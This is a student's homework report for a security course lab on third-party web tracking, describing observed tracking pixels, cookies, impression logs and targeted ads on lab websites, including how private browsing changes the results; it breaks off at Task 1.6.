

Kaitlyn Chau
Professor Rahmati
CSE 331
10/24/2024
HW 3 Report

Task 1

Task 1.1:




Upon first visiting the elgg website after having cleared browser history, I do not see any advertisements. No activity, no blogs, no bookmarks, no files, no groups, but I do see 5 members, with one of them being named admin.




Right after browsing a product on each website, with the first website I browsed being the camera store, and then refreshing the elgg website, I now see a picture of the camera I clicked on at the very bottom of the website (I had to scroll down). There are still no activity/blog/etc from the website since I am not logged in as one of the users, so the pic at the bottom is probably an advertisement (it is not clickable though).
After closing the entire browser and reopening the browser and going back to the elgg website, I see the same view as pictured above.

Task 1.2:




The HTTP request that sets the cookie is pictured above.

Pictured above is the View Page Source of the productDetail page. Highlighted in the html of the page's source code is the line that does the cookies tracking. When this 1x1 pixel tracking image is loaded from its src website, it allows for a tracking cookie.



I noticed that the tracking cookie on the wtlabadserver.com is the same tracking cookie from the electronics store webpage that I was on earlier and clicked on the detailsPage of a product.
I observe that it is called a third party cookie because the electronics website makes a request to a third-party website, a website that is other than the electronics website that the user is currently visiting, to which it is able to then set a tracking cookie. We can see in the img tag that the src is the wtlabadserver.com and that the same tracking cookie number is found in the request of both websites.


Task 1.3:




Product Guid	Product	Category	Impression Count	UserTrackID
6449377887088520	Canon	Camera	3	1328620183233840
1768872100307923	Nike	Shoes	2	1328620183233840
5173435362122807	LG	Electronic LCD	5	1328620183233840
8326918373014243	HUAWEI	Mobiles	2	1328620183233840

It appears that the 3rd party tracker keeps log of how many different impressions or visits I make to a particular item that they are tracking, and it tracks which user is viewing an item a certain amount of time by keeping track of the UserTrackID, unique to the user, so the 3rd party knows who is visiting what and how often so that they make make targeted ads.

Task 1.4:






I see an http request where the request url is from the wtlabadserver.com, and the cookies includes the tracking cookie number that is mapped to the user. Since the tracking cookies has information about the user that is unique to the user such as how many times the user visits a specific item, it displays a targeted ad such as how I see the TV ad now on the elgg site since it is the item that has been visited the most as tracked by the cookies.


Task 1.5:

Upon visiting the elgg site in a private browser, I do not see any ads, so the elgg site is empty.




After browsing the detailsPage of a bunch of different items on the different store sites and then refreshing the elgg site all on private windows, I do see a targeted ad. It's not any different from


when I first browser in non-private browser then refreshed the elgg site and then saw a targeted ad.




Then after closing the browser completely and reopening a new private browser window, I no longer see a targeted ad. This is different from task 1.1 because after closing and reopening the nonprivate browser, the targeted ad that was there previously still existed. However, for the private browser, after closing the browser and reopening a new private browser, the target ad that was in the previous browser session does not exist in the new session. I also notice that I do not see tracking cookies in this newly opened private browser.

Task 1.6:






